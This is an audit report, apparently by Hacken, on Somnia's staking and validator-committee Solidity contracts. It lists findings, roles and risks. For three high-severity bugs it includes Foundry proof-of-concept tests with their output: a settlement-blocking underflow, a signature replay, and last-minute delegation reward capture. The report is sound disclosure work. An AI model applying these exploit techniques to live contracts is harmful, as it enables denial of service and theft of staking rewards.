




Smart Contract Code Review And Security Analysis Report

Customer: Somnia

Date: 29/08/2025



We express our gratitude to the Somnia team for the collaborative engagement that enabled the execution of this Smart Contract Security Assessment.

Somnia is A UUPS-upgradeable, role-gated staking and validator-committee system.

Document

Name	Smart Contract Code Review and Security Analysis Report for Somnia
Audited By	Kornel Światłowski, Kaan Caglan
Approved By	Ivan Bondar
Website	https://somnia.network/
Changelog	20/08/2025 - Preliminary Report
	29/08/2025 - Final Report
Platform	Somnia
Language	Solidity
Tags	Staking, Proxy, Upgradable, Centralization, Governance, Incentives
Methodology	https://hackenio.cc/sc_methodology

Review Scope

Repository	https://github.com/somnia-chain__somnia-protocol/
Initial commit	35a4ea285813c94b38297afdf9f9ad28518b5b22
Remediation commit	d0f353dff8bb36143cfae9fbf18c2d6ff701708a

Audit Summary

The system users should acknowledge all the risks summed up in the risks section of the report

31	18	9	4
Total Findings	Resolved	Accepted	Mitigated

Findings by Severity

Severity	Count
Critical	0
High	4
Medium	4
Low	7

Vulnerability	Severity	Status
F-2025-12083 - DOS on reward settlement	High	Fixed
F-2025-12086 - Last Minute Delegation Captures Full Epoch's Rewards With Instant Exit	High	Fixed
F-2025-12101 - Missing Self-Stake Check On Committee Entry	High	Accepted
F-2025-12084 - Signature Replay Attack	High	Mitigated
F-2025-12085 - Cooldown can be "pre-armed" on day 1	Medium	Fixed
F-2025-12232 - Insufficient Authorization Model Leads to Privilege Escalation	Medium	Fixed
F-2025-12097 - Disproportionate Reward Allocation for Minimal Delegations	Medium	Accepted
F-2025-12087 - Delegator Rug / Retroactive Rate Change	Medium	Mitigated
F-2025-12093 - Persistent `validatorsMarkedForRemoval` Flag Causes Unintended Validator Removal	Low	Fixed
F-2025-12207 - Rounding in Rewards Distribution Leads to Token Dusting	Low	Fixed
F-2025-12228 - Delegator Rewards Do Not Match Validator Deduction During Distribution	Low	Fixed
F-2025-12290 - Vote Weight Snapshot Not Repriced After Stake Reduction	Low	Fixed
F-2025-12096 - Gas Price Consensus Mechanism Can Be Manipulated by Low-Stake Nodes	Low	Accepted

Vulnerability	Severity	Status
F-2025-12233 - Violation of EIP-3607 by Gating Consensus-Only Functions on address(0) and address(this)	Low	Accepted
F-2025-12293 - Absence of Constraints on Minimum Stake Value	Low	Accepted
F-2025-12089 - Custom Errors in Solidity for Gas Efficiency	Info	Fixed
F-2025-12091 - Unused Import	Info	Fixed
F-2025-12095 - Redundant Condition in getCurrentGasPrice	Info	Fixed
F-2025-12098 - Floating Pragma	Info	Fixed
F-2025-12212 - Inaccurate NatSpec Description in createStaker Function	Info	Fixed
F-2025-12237 - Misleading Modifier Name	Info	Fixed
F-2025-12238 - Inconsistent Event Emission Between Stake and Committee Functions	Info	Fixed
F-2025-12239 - Missing Sufficient Validation For The maxNodes and minNodes Values Can Lead To Denial Of Service	Info	Fixed
F-2025-12240 - Unnecessary Zero-Address Call When Burn Fee Percentage Is Zero	Info	Fixed
F-2025-12292 - Misleading NodeVotedInactive Event Emitted on Invalid Self-Vote	Info	Fixed
F-2025-12092 - `burnFeePercentage` can be set to 100%, enabling total reward burn	Info	Accepted
F-2025-12235 - Unused Field in Stake Struct	Info	Accepted
F-2025-12236 - Redundant Value Parameter Enables Inconsistencies in Staking and Delegation Functions	Info	Accepted
F-2025-12289 - Duplicated Staking Logic and Redundant Local State Tracking Increase Maintenance Complexity	Info	Accepted
F-2025-12088 - Cache State Variable Array Length In For Loop	Info	Mitigated
F-2025-12090 - Unneeded initializations of uint256 and bool variable to 0/false	Info	Mitigated

Documentation quality

- Functional requirements are partially missed.
- Technical description is provided.

Code quality

- Code does not follow best practices.
- Functions are copy-pasted across the codebase.
- Several template code patterns were found.
- The development environment is configured.

Test coverage

Code coverage of the project is **52.55%** (branch coverage)

- Deployment and basic user interactions are covered with tests.
- Negative cases coverage is missed.

Table of Contents

System Overview	7
Contracts	7
Privileged Roles (System-Wide Summary)	8
Potential Risks	10
Findings	12
Vulnerability Details	12
Disclaimers	88
Appendix 1. Definitions	89
Severities	89
Potential Risks	89
Appendix 2. Scope	90
Appendix 3. Additional Valuables	91

System Overview

Somnia Validator Committee & Staking is UUPS-upgradeable, role-gated staking and validator-committee system. Validators stake native tokens, can accept delegated stake, and—if meeting thresholds—join a Node Committee that runs epochs, fee burning, reward distribution, gas-price voting, and inactivity voting that can remove validators.

Contracts

1) NodeCommittee (upgradeable)

Purpose: Manage validator membership across epochs, handle stake-weighted inactivity votes, compute a stake-weighted median gas price, and settle/burn epoch rewards.

Initialization:

- `initialize(address upgrader, uint256 initialMaxNodes, uint256 initialBurnFeePercentage, uint256 initialMinNodes)`
- Grants: `DEFAULT_ADMIN_ROLE` to `upgrader` and `msg.sender`; `UPGRADER_ROLE` to `upgrader`
- Sets: `maxNodes`, `minNodes`, `burnFeePercentage` (bps, max 10000), marks `CURRENT` & `NEXT` epochs finalised, `FUTURE` not finalised; `finalisedEpochCounter = 2`

Key state:

- `address nodeCommitteeStaking` (SomniaStaking contract)
- `uint256 burnFeePercentage` (bps; used during settlement)
- `uint256 maxNodes`, `uint256 minNodes`
- `uint256 finalisedEpochCounter`
- `mapping(EpochStatus => Epoch) epochs` with `CURRENT`, `NEXT`, `FUTURE`
- Registry: `address[] registeredNodes`, `mapping(address => Node) nodeByAddress`
- Inactivity voting: `mapping(address=>uint256) warnedNodeWeight`, `votedInactiveInEpoch[]`, per-pair flags/snapshots
- Gas price votes: `mapping(address=>GasPriceVote) gasPriceVotes`
- EIP-712 domain: `"NodeCommittee","1"`; `PUBLIC_KEYS_TYPEHASH`

Privileged roles & powers:

`DEFAULT_ADMIN_ROLE`: `setNodeCommitteeStaking`, `setBurnFeePercentage`, `setMinNodes`

`UPGRADER_ROLE`: authorize UUPS upgrades (`_authorizeUpgrade`)

Call-gating (not roles):

- `OnlyStakingContract` (`caller == nodeCommitteeStaking`): `joinCommittee`, `leaveCommittee`, `updateNodeStake`
- `OnlyNode` (`caller == address(this)`): `finaliseEpoch`, `moveToNextEpoch` → design implies self-calls only

2) SomniaStaking (upgradeable)

Purpose: Accept validator self-stake and delegated stake (native ETH), keep reward accounting, gate committee joins/leaves/updates into `NodeCommittee`, manage validator delegate-rate changes, and enforce minimums.

Initialization:

- `initialize(address upgrader, address nodeCommitteeAddress, uint256 initialUnstakePeriod, uint256 initialMinStake, uint256 initialDefaultDelegateStakeRate)`
- Grants: `DEFAULT_ADMIN_ROLE` to `upgrader`, `msg.sender`, and (also) `address(0)`; `UPGRADER_ROLE` to `upgrader`; `NODE_CALLER_ROLE` to `address(0)`
- Sets: `unstakePeriod`, `minStake`, `nextEpochMinStake`, `defaultDelegateStakeRate`
- `minSelfStake = 50% of minStake` (constant `MIN_SELF_STAKE_PERCENTAGE = 5000`)

Key state:

- Params: `unstakePeriod`, `minStake`, `nextEpochMinStake`, `defaultDelegateStakeRate`, `minSelfStake`
- Totals: `totalStaked`
- Link: `address nodeCommittee`
- Per-validator: `mapping(address => Stake) stakes` (own stake, delegated, rewards, delegate rate, epoch tracking)
- Delegations: `delegations[staker][]`, `delegationInfoByValidator[staker][validator]` (amount, pendingRewards, RPS snapshot), `accumulatedRewardsPerShare[validator]`
- Pending: `pendingRateChanges[validator]`
- Next-epoch buffers: `nextEpochOwnStakes[]`, `nextEpochDelegatedStakes[]`
- Understaked handling: `validatorsMarkedForRemoval`, `validatorsToRemove[]`
- Unstake flow: `unstakeRequestTime[validator]`

Roles & powers:

- `DEFAULT_ADMIN_ROLE`: admin setters; can call `emergencyRemoveValidator`, `emergencyApplyRateChange`, set params
- `UPGRADER_ROLE`: authorize UUPS upgrades
- `STAKER_ROLE`: required for most validator actions (stake, join committee, claim validator rewards, etc.)
- `NODE_CALLER_ROLE` & `DEVELOPMENT_ADMIN`: “OnlyDevs” gate for certain ops (`nodeCallerStakeAndJoinCommittee`, `addStakers`, `emergencyUnstakeRequest`)
- **Custom grant override:** holders of `DEVELOPMENT_ADMIN` can grant `DEVELOPMENT_ADMIN` and `STAKER_ROLE`

Privileged Roles (system-wide summary)

NodeCommittee

- `DEFAULT_ADMIN_ROLE`: set staking contract address, burn fee %, min nodes
- `UPGRADER_ROLE`: approve upgrades
- **Call gates:** Only staking contract may add/remove/update nodes; epoch transition functions are self-call only (`OnlyNode`)

SomniaStaking

- **DEFAULT_ADMIN_ROLE**: general admin, removes understaked validators, sets the unstake period, sets the minimum stake amount, sets the max total validator stake amount, apply rate changes, sets the default delegated stake rate for new validators
- **UPGRADER_ROLE**: approve upgrades
- **STAKER_ROLE**: required for most validator actions (create stake, stake/join, claim validator rewards, set delegate rate, etc.)
- **DEVELOPMENT_ADMIN**: Stakes tokens and joins the committee on behalf of a node, emergency unstake, adds stakers
- **NODE_CALLER_ROLE**: same as **DEVELOPMENT_ADMIN** role

Potential Risks

- **Validators Can Stuck Forever:** If the protocol's `minNodes` constraint prevents the committee size from reaching zero, a final validator could become permanently locked in the set, unable to exit or withdraw stake — leaving funds stranded indefinitely if the network ceases operation.
- **Emergency Risk:** The protocol contains multiple emergency and admin-only functions granting owners significant control, including forcibly removing validators, altering staking parameters, and upgrading core contracts. This centralization creates a high governance risk where misuse or compromise of admin keys could disrupt or seize protocol operations.
- **Single Points of Failure and Control:** The project is fully or partially centralized, introducing single points of failure and control. This centralization can lead to vulnerabilities in decision-making and operational processes, making the system more susceptible to targeted attacks or manipulation.
- **Administrative Key Control Risk:** The digital contract architecture relies on administrative keys for critical operations. Centralized control over these keys presents a significant security risk, as compromise or misuse can lead to unauthorized actions or loss of funds.
- **Flexibility and Risk in Contract Upgrade:** The project's contracts are upgradable, allowing the administrator to update the contract logic at any time. While this provides flexibility in addressing issues and evolving the project, it also introduces risks if upgrade processes are not properly managed or secured, potentially allowing for unauthorized changes that could compromise the project's integrity and security.
- **Single Points of Failure and Control:** The project is fully or partially centralized, introducing single points of failure and control. This centralization can lead to vulnerabilities in decision-making and operational processes, making the system more susceptible to targeted attacks or manipulation.
- **Absence of Time-lock Mechanisms for Critical Operations:** Without time-locks on critical operations, there is no buffer to review or revert potentially harmful actions, increasing the risk of rapid exploitation and irreversible changes.
- **Address Zero as Privileged Super-Admin:** The protocol grants critical administrative privileges to `address(0)` during initialization, including `DEFAULT_ADMIN_ROLE` and `NODE_CALLER_ROLE`. This unconventional design creates trust assumptions around a non-executable address and restricts legitimate administrative operations to require complex workarounds, while creating potential attack vectors if the privilege model is misunderstood or circumvented.
- **Epoch Transition Manipulation Risk:** The three-phase epoch system (CURRENT → NEXT → FUTURE) relies entirely on internal contract calls without external validation, timing constraints, or decentralized triggers. This design allows entities capable of triggering epoch transitions to manipulate when validator committees rotate and rewards are distributed, potentially disrupting normal committee rotation patterns or favoring specific validators.
- **Role Privilege Escalation Pathways:** The role system creates multiple pathways for privilege escalation through `DEFAULT_ADMIN_ROLE` ability to grant any role and `DEVELOPMENT_ADMIN` override capabilities in the custom `grantRole()` function. The system lacks role hierarchy

limits, separation of duties for sensitive role assignments, allowing compromised admin accounts to rapidly expand their privileges.

- **Economic Parameter Manipulation Through Staking Controls:** The protocol allows validators to self-set delegation rates up to 100% while providing admin accounts multiple pathways to create stakes on behalf of others via `nodeCallerStakeAndJoinCommittee()` and `addStakers()`. This combination enables privileged accounts to establish favorable economic arrangements or manipulate committee composition through strategic stake allocation without market-based constraints.
- **Off-chain Consensus to On-chain Execution Verification Gap:** The protocol describes requiring 2/3 of committee nodes to sign enshrined transactions, yet the on-chain `OnlyNode` modifier only verifies `msg.sender == address(this)` without validating that the required consensus threshold was actually achieved. This creates a critical gap where transactions appearing to originate from the contract itself are automatically trusted without cryptographic proof that 2/3 of validators actually agreed to execute them, potentially allowing unauthorized execution of critical functions.
- **Node Implementation Dependency Risk:** Critical protocol operations depend entirely on off-chain node software to "craft transactions" that appear to originate from `address(this)` or `address(0)`. This architecture creates a single point of failure where vulnerabilities, bugs, or malicious modifications in the node implementation could compromise the entire protocol's security model. The system lacks on-chain validation mechanisms to verify the integrity or authenticity of these crafted transactions, making it dependent on the security of external software components.
- **Consensus Threshold Enforcement Failure:** While the protocol claims to require 2/3 consensus for critical operations, there is no on-chain mechanism to verify this threshold was met before executing functions like `finaliseEpoch()` or `moveToNextEpoch()`. The system relies entirely on off-chain coordination and trust that nodes will only sign transactions when appropriate consensus is reached, but provides no cryptographic proof or verification that prevents execution with insufficient consensus or fraudulent signature aggregation.

Findings

Vulnerability Details

F-2025-12083 - DOS on reward settlement - High

Description:

`SomniaStaking._processPendingRemovals` iterates with a forward `for` loop and uses swap-and-pop followed by `i--` to re-check the new element at index `i`:

```
// Remove from array by swapping with last element
validatorsToRemove[i] = validatorsToRemove[pendingCount - 1];
validatorsToRemove.pop();
pendingCount--;
i--; // Adjust index since we swapped <-- underflow hazard when i == 0
```

Because `i` is a `uint256`, when the very first element (`i == 0`) is removed, `i--` **underflows** under Solidity $\geq 0.8.x$ and reverts the transaction.

This function is reached during epoch settlement:

```
NodeCommittee.moveToNextEpoch
-> _settleEpoch
  -> SomniaStaking.updateRewardsFromEpoch (payable)
    -> _processPendingRemovals <-- reverts here
```

So a removable validator at index 0 will make `_processPendingRemovals` revert; this bubbles up and **blocks** `moveToNextEpoch`, preventing epochs from advancing and rewards from settling. So as a result, no one able to get rewards even if they stake.

Assets:

- SomniaStaking.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]

Status:

Fixed

Classification

Impact Rate: 4/5

Likelihood Rate: 4/5

Exploitability: Independent

Complexity: Simple

Severity: High

Recommendations

Remediation: Use a loop structure that **never decrements** **i** below 0. A safe pattern is while-lopp with re-check.

Resolution: This finding is fixed by the Somnia team by changing auto decrementing for loop to while loop in commit hash:

`bb40970befef8defd85e615013ed46e97a1e8785`.

Evidences

POC

Reproduce:

```
function test_VULNERABILITY_UNDERFLOW() public {
    uint256 bobPrivateKey = 0x5fd9508f95a2a72ffc9083a12074d32631023e1ccf2
c04c8de5241f7da0f857b;

    bytes memory bobPublicKey = hex'044089a7344bfe5e1daba4cfe0cb47dab0e56
b00c7ae6233d50a9aeebed76c01507a60e95181dde029e97b3ed808e68d03c11e524f45f1b4
7cf8d24bfc2e6b89';

    // Create validator with no initial stake
    address validator = vm.addr(bobPrivateKey);
    vm.deal(validator, 10_000_000 ether); // Small amount for gas

    // Setup delegator with funds
    address delegator = makeAddr("delegator");
    vm.deal(delegator, 10_000_000 ether);
    address anotherDelegator = makeAddr("anotherDelegator");
    vm.deal(anotherDelegator, 10_000_000 ether);

    // Grant staking role to validator
    vm.prank(deployer);
    SomniaStaking(payable(address(stakingProxy))).grantRole(STAKER_ROLE,
validator);
    vm.prank(deployer);
    SomniaStaking(payable(address(stakingProxy))).grantRole(STAKER_ROLE,
anotherDelegator);

    // Create validator as staker with 0 initial stake
    vm.prank(validator);
```

```

        SomniaStaking(payable(address(stakingProxy))).createStaker(validator,
0);

        bytes memory bobBlsPublicKey = bytes("bob_bls_public_key");
        bytes memory bobProofOfPossession = bytes("bob_proof_of_possession");
        bytes memory bobSignature = utils.generateProofOfAddress(bobPrivateKey, bobPublicKey, bobBlsPublicKey, bobProofOfPossession, address(nodeCommitteeProxy));

        // Create public keys for validator
        INodeCommittee.PublicKeys memory publicKeys = INodeCommittee.PublicKeys({
            ecdsaPublicKey: bobPublicKey,
            blsPublicKey: bobBlsPublicKey,
            proofOfPossession: bobProofOfPossession,
            proofOfAddress: bobSignature
        });

        // Store initial balances
        uint256 initialDelegatorBalance = delegator.balance;

        vm.prank(deployer);
        INodeCommittee(payable(address(nodeCommitteeProxy))).setMinNodes(2);

        // Delegate enough stake to reach minimum requirement
        vm.prank(delegator);
        SomniaStaking(payable(address(stakingProxy))).delegateStake{value: 5_000_000 ether}(validator, 5_000_000 ether);

        // Now validator can join committee
        vm.prank(validator);
        ISomniaStaking(address(stakingProxy)).joinCommittee(validator, publicKeys);

        _moveForward2Epochs();
        bool isValidatorInCommittee = ISomniaStaking(address(stakingProxy)).isValidatorInCommittee(validator); // so now validator is in committee
        console2.log("Is validator in committee:", isValidatorInCommittee);

        // Starting here, there is one validator for sure.
        // If that validator is markedForRemoval, then when epoch is finalised and `moveToNextEpoch` is called, that function will call `updateRewardsFromEpoch`, that function will call `_processPendingRemovals` at the end and that function will check if the validator is marked for removal. If it is, it will remove the validator from the committee and at the end it will try to do `--` and if that validator is the first one in the committee, it will revert due to integer underflow and whole process will fail.

```

```

        vm.prank(delegator);
        // Undelegate, so that validator will be marked for removal
        SomniaStaking(payable(address(stakingProxy))).undelegateStake(validator, 1_000_000 ether);

        vm.prank(delegator);
        SomniaStaking(payable(address(stakingProxy))).delegateStake{value: 1_000_000 ether}(validator, 1_000_000 ether); // delegate again so it will enter `totalStake >= minStake` part in the `_processPendingRemovals`

        _moveForward2Epochs();
        _moveForward1Epochs();
    }

```

Results:

```

~/dev/somnia-chain__somnia-protocol (fixes/boosty) x) $ forge test --match-test test_VULNERABILITY_UNDERFLOW -vv
[.] Compiling...
No files changed, compilation skipped

Ran 1 test for test/SomniaStakingDelegation.t.sol:SomniaStakingDelegationTest
[FAIL: panic: arithmetic underflow or overflow (0x11)] test_VULNERABILITY_UNDERFLOW() (gas: 4543032)
Logs:
    Is validator in committee: true

Suite result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 11.59ms (2.73ms CPU time)

Ran 1 test suite in 12.77ms (11.59ms CPU time): 0 tests passed, 1 failed, 0 skipped (1 total tests)

Failing tests:
Encountered 1 failing test in test/SomniaStakingDelegation.t.sol:SomniaStakingDelegationTest
[FAIL: panic: arithmetic underflow or overflow (0x11)] test_VULNERABILITY_UNDERFLOW() (gas: 4543032)

Encountered a total of 1 failing tests, 0 tests succeeded

```

F-2025-12084 - Signature Replay Attack - High

Description:

`NodeCommittee.joinCommittee` accepts `publicKeys` and verifies:

- `recoveredAddress = publicKeyToAddress(publicKeys.ecdsaPublicKey)`
 - `_verifySignature(publicKeys, recoveredAddress)`
- (EIP-712 over `{ ecdsaPublicKey, blsPublicKey, proofOfPossession }`, signed by the ECDSA key)

```
function joinCommittee(address nodeAddress, uint256 amountToStake, Public
Keys calldata publicKeys)
    external
    OnlyStakingContract
    {
        // Lookup the epoch.
        Epoch storage epoch = epochs[EpochStatus.FUTURE\];
        address recoveredAddress = publicKeyToAddress(publicKeys.ecdsaPublicKey);

        if(!_verifySignature(publicKeys, recoveredAddress)){
            revert NodeCommittee_InvalidProofOfAddress();
        }

        ...

        function _verifySignature(PublicKeys calldata publicKeys, address signer)
        public view returns (bool) {
            bytes32 structHash = keccak256(abi.encode(
                PUBLIC_KEYS_TYPEHASH,
                keccak256(publicKeys.ecdsaPublicKey),
                keccak256(publicKeys.blsPublicKey),
                keccak256(publicKeys.proofOfPossession)
            ));
            bytes32 digest = _hashTypedDataV4(structHash);
            address recoveredSigner = ECDSA.recover(digest, publicKeys.proofOfAdd
            ress);
            return recoveredSigner == signer;
        }
    }
```

But the signed data **does not include** `nodeAddress` (the account to be registered) nor any nonce/expiry, and there's **no uniqueness check** that a given `ecdsaPublicKey`/signature was already used.

As a result:

- Anyone who obtains a valid `{ecdsaPublicKey, blsPublicKey, proofOfPossession, proofOfAddress}` bundle from a legitimate validator

can submit **the exact same bundle** while passing **their own** `nodeAddress` to `joinCommittee` (via the staking contract), and be registered.

- This is a classic **replay / misbinding**: the committee stores the victim's public keys but associates them with the attacker's `nodeAddress`.

Assets:

- NodeCommittee.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]

Status:

Mitigated

Classification

Impact Rate: 3/5

Likelihood Rate: 5/5

Exploitability: Independent

Complexity: Simple

Severity: High

Recommendations

Remediation:

To prevent signature replay and misbinding:

1- Bind signatures to the nodeAddress: Include the `nodeAddress` being registered in the signed EIP-712 struct so that a signature cannot be reused for a different account.

2- Add replay protection: Enforce either a unique nonce/expiry in the signed message or mark each `ecdsaPublicKey` as already registered to prevent duplicate use of the same key bundle.

Resolution:

The issue is mitigated. Per the Somnia team, signatures are now verified off-chain; the contracts no longer perform on-chain signature checks.

Evidences

Reproduce:

```
function test_VULNERABILITY_SIGNATURE_REPLAY() public {
    uint256 bobPrivateKey = 0x5fd9508f95a2a72ffc9083a12074d32631023e1ccf2
```

```

c04c8de5241f7da0f857b;

    bytes memory bobPublicKey = hex'044089a7344bfe5e1daba4cfe0cb47dab0e56
b00c7ae6233d50a9aeecbed76c01507a60e95181ddee029e97b3ed808e68d03c11e524f45f1b4
7cf8d24bfc2e6b89';

    // Create validator with no initial stake
    address validator = vm.addr(bobPrivateKey);
    vm.deal(validator, 10_000_000 ether); // Small amount for gas

    // Setup delegator with funds
    address delegator = makeAddr("delegator");
    vm.deal(delegator, 10_000_000 ether);
    address anotherDelegator = makeAddr("anotherDelegator");
    vm.deal(anotherDelegator, 10_000_000 ether);

    // Grant staking role to validator
    vm.prank(deployer);
    SomniaStaking(payable(address(stakingProxy))).grantRole(STAKER_ROLE,
validator);
    vm.prank(deployer);
    SomniaStaking(payable(address(stakingProxy))).grantRole(STAKER_ROLE,
anotherDelegator);

    // Create validator as staker with 0 initial stake
    vm.prank(validator);
    SomniaStaking(payable(address(stakingProxy))).createStaker{value: 10_
000_000 ether}(validator, 10_000_000 ether);
    // Create validator as staker with 0 initial stake
    vm.prank(anotherDelegator);
    SomniaStaking(payable(address(stakingProxy))).createStaker{value: 10_
000_000 ether}(anotherDelegator, 10_000_000 ether);

    bytes memory bobBlsPublicKey = bytes("bob_bls_public_key");
    bytes memory bobProofOfPossession = bytes("bob_proof_of_possession");
    bytes memory bobSignature = utils.generateProofOfAddress(bobPrivateKey,
bobPublicKey, bobBlsPublicKey, bobProofOfPossession, address(nodeCommitteeProx
y));

    // Create public keys for validator
    INodeCommittee.PublicKeys memory publicKeys = INodeCommittee.PublicKe
ys({
        ecdsaPublicKey: bobPublicKey,
        blsPublicKey: bobBlsPublicKey,
        proofOfPossession: bobProofOfPossession,
        proofOfAddress: bobSignature
    });

    vm.prank(anotherDelegator);
    ISomniaStaking(address(stakingProxy)).joinCommittee(anotherDelegator,
publicKeys);

```

```

        // Now validator can join committee
        vm.prank(validator);
        ISomniaStaking(address(stakingProxy)).joinCommittee(validator, public
Keys);

        _moveForward2Epochs();
        bool isValidatorInCommittee = ISomniaStaking(address(stakingProxy)).i
sValidatorInCommittee(validator); // so now validator is in committee
        console2.log("Is validator in committee:", isValidatorInCommittee);
        bool isAnotherValidatorInCommittee = ISomniaStaking(address(stakingPr
oxy)).isValidatorInCommittee(anotherDelegator); // so now anotherValidator is
in committee
        console2.log("Is anotherValidator in committee:", isAnotherValidatorI
nCommittee);
    }

```

Results:

```

~/dev/somnia-chain__somnia-protocol (fixes/boosty) x) $ forge test --match-t
est test_VULNERABILITY_SIGNATURE_REPLAY -vv
[.] Compiling...
No files changed, compilation skipped

Ran 1 test for test/SomniaStakingDelegation.t.sol:SomniaStakingDelegationTest
[PASS] test_VULNERABILITY_SIGNATURE_REPLAY() (gas: 4224976)
Logs:
    Is validator in committee: true
    Is anotherValidator in committee: true

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 16.09ms (4.86ms
CPU time)

Ran 1 test suite in 17.34ms (16.09ms CPU time): 1 tests passed, 0 failed, 0 s
kipped (1 total tests)

```

[F-2025-12086](#) - Last Minute Delegation Captures Full Epoch's Rewards With Instant Exit - High

Description: When `getFutureEpochFinalization()` is `false`, `delegateStake` is applied immediately, which allows a user watching the mempool to front-run the authority's `finaliseEpoch` transaction with a last-minute delegation. That delegation is then counted in the current epoch's reward calculation (since rewards use live validator `delegatedStake` at settlement), and moments later, when `moveToNextEpoch` runs and `updateRewardsFromEpoch` distributes rewards, the user can immediately `undelegateStake` to withdraw their principal plus the full epoch's reward they did not actually support.

Assets:

- NodeCommittee.sol [https://github.com/somniac-chain__somniac-protocol/tree/fixes/boosty]
- SomniaStaking.sol [https://github.com/somniac-chain__somniac-protocol/tree/fixes/boosty]

Status: Fixed

Classification

Impact Rate: 4/5

Likelihood Rate: 5/5

Exploitability: Independent

Complexity: Simple

Severity: High

Recommendations

Remediation:

Recommendations

- **Activate stake only from NEXT (or FUTURE) epoch** — never credit delegations to the epoch being settled.
- **Snapshot at epoch start** and base rewards strictly on that snapshot, not on live balances at settlement.
- **Delegator bonding/cool-down:** require at least one full epoch before rewards accrue and/or before undelegation is permitted; alternatively, **forfeit/scale** rewards if undelegating within M blocks after activation.

Resolution:

The Somnia team fixed the issue by enqueueing all new stakes in `nextEpochDelegatedStakes` and incorporating them at the epoch transition in `_processNextEpochStakes`. Delegators who stake near the cutoff no longer receive rewards for the current epoch; accrual begins the next epoch in commit hash: `d0f353dff8bb36143cfae9fbf18c2d6ff701708a`.

```
// Always queue delegations to next epoch to prevent front-running
NextEpochDelegatedStakes memory newStake = NextEpochDelegatedStakes({
    validator: validator,
    delegator: msg.sender,
    amount: amount
});
nextEpochDelegatedStakes.push(newStake);
```

Evidences

POC

Reproduce:

```
function test_LAST_MINUTE_DELEGATION_POC() public {
    uint256 bobPrivateKey = 0x5fd9508f95a2a72ffc9083a12074d32631023e1ccf2
c04c8de5241f7da0f857b;

    bytes memory bobPublicKey = hex'044089a7344bfe5e1daba4cfe0cb47dab0e56
b00c7ae6233d50a9aeebed76c01507a60e95181ddee029e97b3ed808e68d03c11e524f45f1b4
7cf8d24bfc2e6b89';

    // Create validator with no initial stake
    address validator = vm.addr(bobPrivateKey);
    vm.deal(validator, 10_000_000 ether); // Small amount for gas

    // Setup delegator with funds
    address delegator = makeAddr("delegator");
    vm.deal(delegator, 2 ether);
    address anotherDelegator = makeAddr("anotherDelegator");
    vm.deal(anotherDelegator, 10_000_000 ether);

    // Grant staking role to validator
    vm.prank(deployer);
    SomniaStaking(payable(address(stakingProxy))).grantRole(STAKER_ROLE,
validator);
    vm.prank(deployer);
    SomniaStaking(payable(address(stakingProxy))).grantRole(STAKER_ROLE,
anotherDelegator);
```

```

// Create validator as staker with 0 initial stake
vm.prank(validator);
SomniaStaking(payable(address(stakingProxy))).createStaker{value: 10_000_000 ether}(validator, 10_000_000 ether);

bytes memory bobBlsPublicKey = bytes("bob_bls_public_key");
bytes memory bobProofOfPossession = bytes("bob_proof_of_possession");
bytes memory bobSignature = utils.generateProofOfAddress(bobPrivateKey, bobPublicKey, bobBlsPublicKey, bobProofOfPossession, address(nodeCommitteeProxy));

// Create public keys for validator
INodeCommittee.PublicKeys memory publicKeys = INodeCommittee.PublicKeys({
    ecdsaPublicKey: bobPublicKey,
    blsPublicKey: bobBlsPublicKey,
    proofOfPossession: bobProofOfPossession,
    proofOfAddress: bobSignature
});

// Store initial balances
uint256 initialDelegatorBalance = delegator.balance;
console2.log("Initial delegator balance:", initialDelegatorBalance);

vm.prank(validator);
ISomniaStaking(address(stakingProxy)).joinCommittee(validator, publicKeys);

_moveForward1Epochs();
_moveForward1Epochs();

// Right here, the getFutureEpochFinalization will return false. So if we send delegateStake request now it means we will be able to get rewards for the current epoch. So user can send delegateStake request when he sees `finaliseEpoch` request in the mempool and then moveToNextEpoch will be called so user will be able to call undelegate to get his staked coins back and then claim rewards for the current epoch.
vm.prank(delegator);
SomniaStaking(payable(address(stakingProxy))).delegateStake{value: 1 ether}(validator, 1 ether);

// Now finaliseEpoch & moveToNextEpoch will be called by the node committee proxy

_moveForward1Epochs();

uint256 balanceOfDelegator = delegator.balance;
console2.log("Balance of before claim (eth):", balanceOfDelegator);

```

```

        vm.prank(delegator);
        SomniaStaking(payable(address(stakingProxy))).undelegateStake(validat
or, 0.1 ether);
        vm.prank(delegator);
        SomniaStaking(payable(address(stakingProxy))).undelegateStake(validat
or, 0.1 ether);
        vm.prank(delegator);
        SomniaStaking(payable(address(stakingProxy))).undelegateStake(validat
or, 0.1 ether);
        vm.prank(delegator);
        SomniaStaking(payable(address(stakingProxy))).undelegateStake(validat
or, 0.7 ether);

        balanceOfDelegator = delegator.balance;
        console2.log("Balance of delegator after claim (eth):", balanceOfDele
gator);
    }

```

Results:

```

~/dev/somnia-chain__somnia-protocol (fixes/boosty) x) $ forge test --match-t
est test_LAST_MINUTE_DELEGATION_POC -vv
[.] Compiling...
No files changed, compilation skipped

Ran 1 test for test/SomniaStakingDelegation.t.sol:SomniaStakingDelegationTest
[PASS] test_LAST_MINUTE_DELEGATION_POC() (gas: 4595848)
Logs:
    Initial delegator balance: 2000000000000000000
    Balance of before claim (eth): 1000000000000000000
    Balance of delegator after claim (eth): 16866667222222055555

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 9.05ms (4.02ms C
PU time)

